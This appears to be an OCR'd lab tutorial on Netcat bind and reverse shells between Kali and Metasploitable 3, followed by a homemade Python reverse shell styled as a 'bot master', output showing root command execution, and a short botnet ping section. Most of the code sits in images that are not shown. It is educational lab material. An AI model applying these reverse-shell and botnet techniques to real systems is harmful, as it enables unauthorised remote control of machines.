Working with Bind & Reverse Shells

Section 1: Remote Shells using NetCat

Step 1: Use the “ip addr” command to obtain its IP address on eth0.


```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 6734sec preferred_lft 6734sec
    inet6 fe80::1b8:7b77:a494:6799/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Step 2: Copy the Windows version of Netcat over to Metasploitable 3.


```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/windows-binaries

┌──(kali㉿kali)-[/usr/share/windows-binaries]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Step 3: On Metasploitable 3, open the web browser and go to http://192.168.1.100:8080.




Step 4: Download the nc.exe file from Kali Linux.




Step 5: Start a listener (server) on Kali Linux.

Step 6: Open the Windows Command Prompt and connect to Kali Linux (listener).




Step 7: Type messages into the Metasploitable 3 server and see them appear on the Kali shell.




Section 2: Creating a Bind Shell

Step 1: Start a listener that binds to the native bash shell.

Step 2: Open the Windows Command Prompt and establish a Netcat connection to Kali Linux (listener).




Step 3: Execute Linux-based commands from the Windows Command Prompt.




Section 3: Creating a Reverse Shell


Step 1: Open the Terminal and set up a listener using Netcat.



Step 2: Open the Windows Command Prompt and create a reverse connection to the listener.




Step 3: Use the Kali machine terminal to run Windows commands.




Crafting Your Own Reverse Shell

Section 1: Writing a Reverse Shell Client

Step 1: Create a Python file using Nano:



Step 2: Add the Python code to the nano program.




Section 2: Writing a TCP Server (Listener)

Step 1: Create a Python file using Nano:

```
┌──(kali㉿kali)-[~/Desktop/Shells]
└─$ sudo nano revShellServer.py
```

Step 2: Add the Python code to the nano program.




Section 3: Load Reverse Shell onto the Target

Step 1: Start a web server. Then gain access to Metasploitable through ftp connection.

Step 2: Create a folder on the Metasploitable device and send the Python file to that device.

Step 3: Start the client and server shells on their respective devices and test commands to confirm a successful connection.



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/Shells

┌──(kali㉿kali)-[~/Desktop/Shells]
└─$ dir
revShellClient.py  revShellServer.py

┌──(kali㉿kali)-[~/Desktop/Shells]
└─$ python revShellServer.py 192.168.1.101
Bot master listening and awaiting instructions
Connection established with ('192.168.1.101', 54813)
b'Bot ready and waiting!'
Please enter a bot command: whoami
root

Please enter a bot command:
```


```
┌──(kali㉿kali)-[~/Desktop/Shells]
└─$ python revShellServer.py 192.168.1.101
Bot master listening and awaiting instructions
Connection established with ('192.168.1.101', 52200)
b'Bot ready and waiting!'
Please enter a bot command: pwd
/

Please enter a bot command: dir
bin    etc         lib         nohup.out  sbin            sys  vmlinuz
boot   home        lost+found  opt        shell           tmp
cdrom  initrd      media       proc       shellGoesInHere usr
dev    initrd.img  mnt         root       srv             var

Please enter a bot command: cd root
```

Section 4: Botnets

Step 1: Create a file and insert the text “ping 172.217.9.206” in the file.



Step 2: Create a bot client.

Step 3: Use the client to ping a server.